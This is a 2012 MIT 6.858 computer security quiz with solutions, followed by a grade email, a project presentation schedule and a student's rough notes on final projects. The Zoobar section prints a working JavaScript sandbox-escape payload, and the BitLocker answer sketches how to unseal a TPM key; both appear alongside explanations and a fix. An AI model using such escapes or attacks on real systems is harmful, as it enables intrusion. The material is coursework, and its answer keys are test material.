
Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2012

Quiz II Solutions

Grade = 70



Histogram of grade distribution

Mean: 73.2. Stddev: 14.5.

I RSA timing attacks / Tor

1. [9 points]: Answer the following questions based on the paper "Remote Timing Attacks are Practical" by David Brumley and Dan Boneh.

(Circle True or False for each choice.)

A. True / False Removing access to a high-precision clock on the server running Apache would prevent the attack described in Brumley's paper from working.

Answer: False. The server clock is irrelevant; the client clock is what David Brumley's attack relies on for making precise timing measurements.

B. True / False Avoiding the use of the Chinese Remainder Theorem and the associated optimizations (i.e., performing computations mod p and mod q, instead of mod n) in OpenSSL would prevent the attack described in Brumley's paper from working.

Answer: True. David Brumley's attack relies on finding p and q, but these would not be exposed if the server does not perform RSA decryption mod p and mod q separately.

C. True / False David Brumley's attack, as described in the paper, would work almost as well if the neighborhood of n values was chosen as $g, g-1, g-2, \ldots, g-n$ (as opposed to $g, g+1, g+2, \ldots, g+n$ as in the paper).

Answer: True. With a very small probability, the value q being guessed will lie between $g-n$ and g, but this probability is negligibly small.

2. [8 points]:

Alyssa wants to learn the identity of a hidden service running on Tor. She plans to set up a malicious Tor OR, set up a rendezvous point on that malicious Tor OR, and send this rendezvous point's address to the introduction point of the hidden service. Then, when the hidden service connects to the malicious rendezvous point, the malicious Tor OR will record where the connection is coming from.

Will Alyssa's plan work? Why or why not?

Answer: Will not work. A new Tor circuit is constructed between the hidden service and the rendezvous point. Assuming the right precautions are taken by the hidden service (e.g., building the circuit through a sufficient number of randomly-chosen nodes, and re-building the circuit after some suitably short period of time), the rendezvous point will not be able to learn the IP address of the hidden service.

II OAuth

After reading the "Empirical Analysis of OAuth" paper, Ben Bitdiddle wants to revise the OAuth protocol to avoid some of the pitfalls of using OAuth in a real system. For each of the following proposed changes, indicate whether the change would make the protocol more secure, less secure, or the same in terms of security, by writing **MORE**, **LESS**, or **SAME**, respectively. If the change affects the security of the protocol (or makes some pitfalls more likely), give a specific attack that is possible with the change, or that is prevented by the change. The changes are not cumulative between questions.

3. [8 points]: Ben removes **r** from steps 2 and 3 of the server-flow protocol as shown in Figure 1 of the "Empirical Analysis" paper. Now, instead of matching the supplied **r** against a list of allowed URL patterns for **i**, the IdP server keeps track of the redirect URL to use for each RP (identified by parameter **i**).

Answer: More secure. An adversary cannot choose an arbitrary URL matching the RP's registered patterns (which might inadvertently redirect to other servers); instead, only one redirect URL is possible.

4. [8 points]: Ben combines steps 1, 3, and 5 to improve performance: the user enters their credentials, and the RP's Javascript code sends the credentials along with the Authz request to the IdP server.

Answer: Less secure. The RP site gets the user's credentials directly, and can misuse them in many ways (e.g., logging into the user's account at IdP and gaining all of the user's privileges).

III BitLocker

5. [10 points]: Suppose that an adversary steals a laptop protected with BitLocker in TPM mode, and wants to gain access to the data on the BitLocker-encrypted partition. The adversary discovers a buffer overflow in the BIOS code that can be exploited to execute arbitrary code by a specially-crafted USB drive plugged in during boot. How can the adversary gain access to the encrypted data? Be as specific as possible: what operations should the adversary's injected code perform, both on the main CPU and on the TPM?

Answer: After exploiting the buffer overflow and starting to run arbitrary code, the adversary should "measure" the BIOS, bootloader, and kernel as if it were booting correctly. Now the adversary should run `TPM_extend` with hashes of the legitimate code. Now the TPM's PCR registers are in the right state. Instead of booting the legitimate code, the adversary should read the sealed key from disk, unseal it with the help of the TPM (which will work because the PCR register is in the right state), and decrypt the disk using this key.

IV TrInc

Alyssa P. Hacker is building FiveSquare, a peer-to-peer application in which friends share their locations with each other (not to be confused with FourSquare, which uses a central server). Alyssa's FiveSquare application runs on mobile phones, and works by directly connecting to a friend's mobile phone over TCP.

6. [18 points]:

Alyssa is worried that users will modify the FiveSquare application to report different locations to different friends. Supposing every mobile phone had a TrInc trinket, how could Alyssa use the trinket to ensure FiveSquare users cannot pretend to be in two different locations at the same time? Assume that every FiveSquare user corresponds to a fixed ⟨trinket-id, counter-id⟩ tuple.

Specifically, what should the counter value represent? How should a user update their location, and in particular, what arguments should they pass to `Attest(counter-id, new-counter-value, message-hash)`? How should a user check a friend's location, and in particular, what arguments should the friend pass to `Attest(...)`?

Answer: Pick some minimum time between updates, D = 10 minutes.

Use the counter as a timestamp. To report a location, let T be the current time. To not leak the time of the last update, first advance the counter to T - D and discard the attestation. The location update is

`location | Attest(counter-id, T, hash(location))`

To accept a location update, `location | <I,i,c,c',h>_K`, the following must be true:

– attestation must be a valid attestation. signature is good, key is good, etc.

– hash(location) == h

– `|c - current_time| < minimum_clock_skew`

– `c - c' >= D`

D is needed to prevent an attacker from incrementing the counter by 1ns and sending a new update. 2 * minimum_clock_skew should be less than D.

To verify whether a location update is fresh, a user can send a nonce to the friend and ask the friend to run `Attest(counter-id, T, nonce)`

(Another solution could be to use the counter as an actual counter and include the chain of previous attestations to verify the timestamps don't rewind. But that leaks hashes of all previous locations. To avoid that, attest to `hash(location | random)`. Still leaks when previous updates were.)

V Android

You are implementing the Koi Phone Agent for Android, based on the papers from lecture. You implement interaction between the application and the Koi phone agent using intents. Refer to Figure 1 in the Koi paper in the following questions.

7. [8 points]: What Android permissions does the Koi phone agent have to request access to in its manifest? Where are these permissions defined (i.e., whether these permission strings are dangerous, etc)?

Answer: Location (GPS), network (INTERNET). Defined by Android platform.

8. [8 points]: What permissions does the application have to request access to in its manifest? Where are these permissions defined (i.e., whether these permission strings are dangerous, etc)?

Answer: Permission to talk to the Koi agent. Defined by the Koi agent.

9. [8 points]: How should the Koi agent, together with the phone's user, ensure that the only applications that can access to the Koi agent are the ones that the user trusts?

Answer: The Koi agent should mark the permission for talking to the Koi agent as dangerous, and the user should grant this permission only to applications that he trusts.

VI Zoobar

Alyssa is reviewing Ben's lab 6 code for sandboxing Javascript, and observes that she can invoke arbitrary code using the following Javascript code (which goes through Ben's sandbox rewriter):

```
var code = 'alert(5)';  // or any other code that will escape the sandbox
var a = function() { return '__proto__'; };
var b = -5;
var c = { toString: function() {
            b++;
            if (b > 0) { return 'constructor'; } else { return 'eval'; }
          }
        };
var d = a[c];
var e = d(code);
e();
```

10. [4 points]: What did Ben miss in his sandbox implementation?

Answer: His `bracket_check` function doesn't (reliably!) stringify the key once before doing checks. So `c` ends up returning a safe attribute ("eval") for each check and then an unsafe one when actually accessing.

11. [8 points]: Propose a fix for Ben's problem; be as specific as possible (i.e., code is best).

Answer:

```
var old_bracket_check = bracket_check;
bracket_check = function(s) {
return old_bracket_check(String(s));
}
```

VII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

12. [2 points]: What was your favorite paper, which we should definitely keep in future years?

Answer: Tor (x23). Timing attacks (x14). Click trajectories (x11). Android (x9). BitLocker (x9). TrInc (x6). OAuth (x5). Browser security handbook (x3). Kerberos (x3). Koi (x3). Native Client (x2). OWASP-top-10 (x2). Baggy / buffer overflows (x2). OKWS. Password replacement. iSEC guest lecture. FBJS. Backtracker. Capsicum.

13. [2 points]: What was your least favorite paper, which we should drop in future years?

Answer: Koi (not a real system) (x15). OAuth (bad paper) (x13). TrInc (solves irrelevant problem, not a real system) (x12). Backtracker (x7). Click trajectories (boring paper, interesting topic) (x6). Static analysis (too formal/confusing) (x5). Capsicum (redundant with OKWS) (x4). Tor (x3). BitLocker (unclear paper, good topic) (x3). Timing attacks (crypto-heavy) (x3). Android (bad paper, good topic) (x2). Password replacement (although lecture discussion was good) (x2). Kerberos (too broken). OKWS. Javascript subsets. ForceHTTPS. Browser security handbook. Native Client.

14. [2 points]: What topic did 6.858 not cover, but you think would be a good fit in future years?

Answer: Network / Internet security (sniffing, DNS, DoS, firewalls, packet inspection) (x9). Crypto basics (x7). Social engineering / phishing / physical security (lock-picking) (x7). More Android, iOS security (e.g., lab) (x6). More timing / side channel (e.g., lab) (x5). Real-world attacks, recent incidents (x5). OS/kernel exploits/security (x3). BitCoin, payment systems (x3). Hardware security (x2). More exploiting in labs (x2). Botnets (x2). Labs that simulate real-world security attacks (x2). Wireless security (802.11, bluetooth, RFID, NFC) (x2). SQL injection in a lab (x2). Homomorphic encryption (x2). Honeypots (x2). Static analysis: Singularity (x2). Anti-cheating. UI security. Decentralized authentication schemes. Practical escaping. Non-Linux stuff. More general topics, less research papers. Game console security. Virtualization. Background material for papers. Fuzzing, real-world penetration testing tools. Real-world SSL attacks (e.g., from guest lecture). ASLR and similar techniques. Research being done by course staff. Information leaks. CryptDB. Java security. Sybil attacks. How to protect your own laptop / phone / etc? Database security. Antivirus. Resin.

End of Quiz

Michael E Plasmeier

From: 6.858 on Piazza <no-reply@piazza.com>
Sent: Thursday, December 06, 2012 8:51 AM
To: Michael E Plasmeier
Subject: [Instr Note] quiz2

Instructor Taesoo Kim posted a new Note.

quiz2

Hi all.

You can check your quiz2 grade in the submission site. Here is mean/std:

mean: 73.2051282051
std : 14.5314503965

Thanks.
#quiz2

Click here to view. Search or link to this question with @320.

Sign up for more classes at http://piazza.com/mit.

Thanks,
The Piazza Team
--
Contact us at team@piazza.com

On Wednesday Dec 12th, each group should present a 3-minute talk about their final project. The best choice is probably to do a demo of what you worked on. Practice your talk ahead of time to make sure you can cover the most interesting pieces in 3 minutes. Time limits will be strictly enforced! Setting up your laptop, connecting it to the projector, etc, counts as part of your time budget.

The randomly-generated schedule is:

11:05am elefthei pavpan evanryan kennylam
11:09am theplaz jwang7 mflores
11:13am oremanj
11:17am lalpert ruthie mlinnell mprat
11:21am iannucci achernya phurst christy
11:25am sbenitez csimsii ncvc
11:29am tchwella joshblum mattocks
11:33am kcasteel oderby dennisw
11:37am cjtenny
11:41am ty12 helfer
11:45am cathywu echai bendorff
11:49am renling
11:53am maxnelso hponde jven mpwalsh
11:57am lambertc georgiou hajare strauss
12:01pm rchasin itani dpetters
12:05pm alect cesium cbills caseymc
12:09pm ctj mxawng
12:13pm knezevic rodmk presbrey
12:17pm abouland mcoudron aguo ioanai
12:21pm sjlevine tdennist ccutler
12:25pm johnnyb brosario joyc
12:29pm lesman atmiguel zingales
12:33pm spock
12:37pm mglidden bsw rcoh vple
12:41pm lihaoyi tfk frankli vsergeev
12:45pm fperment anirudha mposa
12:49pm cdville aprindle

6.858
Presentations

12/12

Group 1

Started before class started

Group 2 (us)

lots of trouble setting up on Mac
VGA problems
Not at all smooth
Since Jiwang used his PC
ended up w/ wrong resolution
Should have used my PC
his version too complicated
but the PPT went well
but don't think presentation matters here

Group 3

just chalk talk
not done

2)

Group 4 Man Phurs

Releasing jobs

Obtained root shell on BusyBox

Password in plain text

Make a spoof dreggy

any thing ya pass to it

Can call Select * from Users

Web interface pretty bad

including the ..

DES-crypt

Charges techcash ?

Yes - assumed

(3)

Group 5 Kerberos Stupid Stuff

No shared secret
Old crappy encryption
should have 1 change = problem
but pratical to guess some keys...
Used Load Cake
Sent message - acted = Yes

Group 6 Auditing System for Django

Keep track of changes user makes to db
Can audit system to check for intrusion
IP audit location
Or GET in script tag

(6)

Group 7 Intent Security

Permissions that your app can use

do devs actually check permission

looked at ~300 permissions

browser can make URL intent to browser

dumped message to site

then scheme back to library app

So hacked into w/o going online

often still had to send SMS

they wrote static analysis scanner

Group 8 Permission Control for Android

must accept all permission or not install

~~Some apps we can~~

intent is easy to remove

but camera must recompile

(5)

Apps over privliged

just send normal intent

don't need call phone permission

Bluetooth

User enters PIN code

Often they hardcode a basic pin

But lots of necessities

Added channel hopping

Uber tooth

Secure Processor

More general than hoi

O-RAM

(missed)

(6)

Android NFC

Jam
Intercept
Relay

(what did they actually do?)

Wanted to emulate a card
but cards encrypted

MIT IDs are on diff freq
Can copy w/ basic chips
but hard to put on phone

(so were not able to achive much?)

Mixed content

http and https

tried to attack and to detect

↓

redirect to

non https

Not working yet

FF plug in to fix mixed content...

Banks pretty good

NYT +5% of top 500 sites

this allows man in middle

can read or save content

(8)

PassBuddy

good way to share passwords w/ a friend.

- prevent friends from seeing it
  - they contact a proxy service
  - proxy accepts password
  - can also log actions
  - though proxy has pw

Score Forgery in Games

- bot plotted w/ fake scores
  - save try to encrypt key into game file
  - Or the
  - Steam
    - security by obscurity
  - So player must reproduce inputs on true/fake version
  - (don't fully get it ...)

(9)

552 P2P

pretty hard
networking constraints
Need UDP to get around firewalls
Till
Calling card
(missed)

Hardening 6.01 PY Tutor

Student code run on server
So blacklist dangerous things
as AST tree
but if forget any
Can input arbitrary code!
Even get points!

added seccomp

Hey tied puppy but too slow

(6)

tried all of the submissions

OAuth + OpenID into Zoobar

(we should have done this!)

hard to fix the buffer overflow

OAuth more powerful as well....

Post profile img on home pg

K-AM

look for integer overflows

Compiler got rid of security checks

lots of false neg

Taint tracking

(11)

Mass Pass

Password manager
takes in sore data from URL
(missed)

Progressive Authentication on Android

Do you need pw to check everything
Choice inconvenience vs security
and unlocking whole phone
So unlock apps, not phone!
Catch app before they launch
intercept those...

Password reset password

Android PIN

(12)

Google is fixing

Can txt or ans phone call

Then can backup to phone

(good heck that not that tricky
I could have done this ....)

Dependency Diagram

└ if I would have thought of
how to ya think of this...

Sandbox

runs on java

So memory allocation check
(missed)

Group

Regex in that paper

Can convert Regex to NFA

Group

Some validation ...

(13)

OSAuth

OAuth call for OS

FB as IDP

Sever verifies email

Browser plugin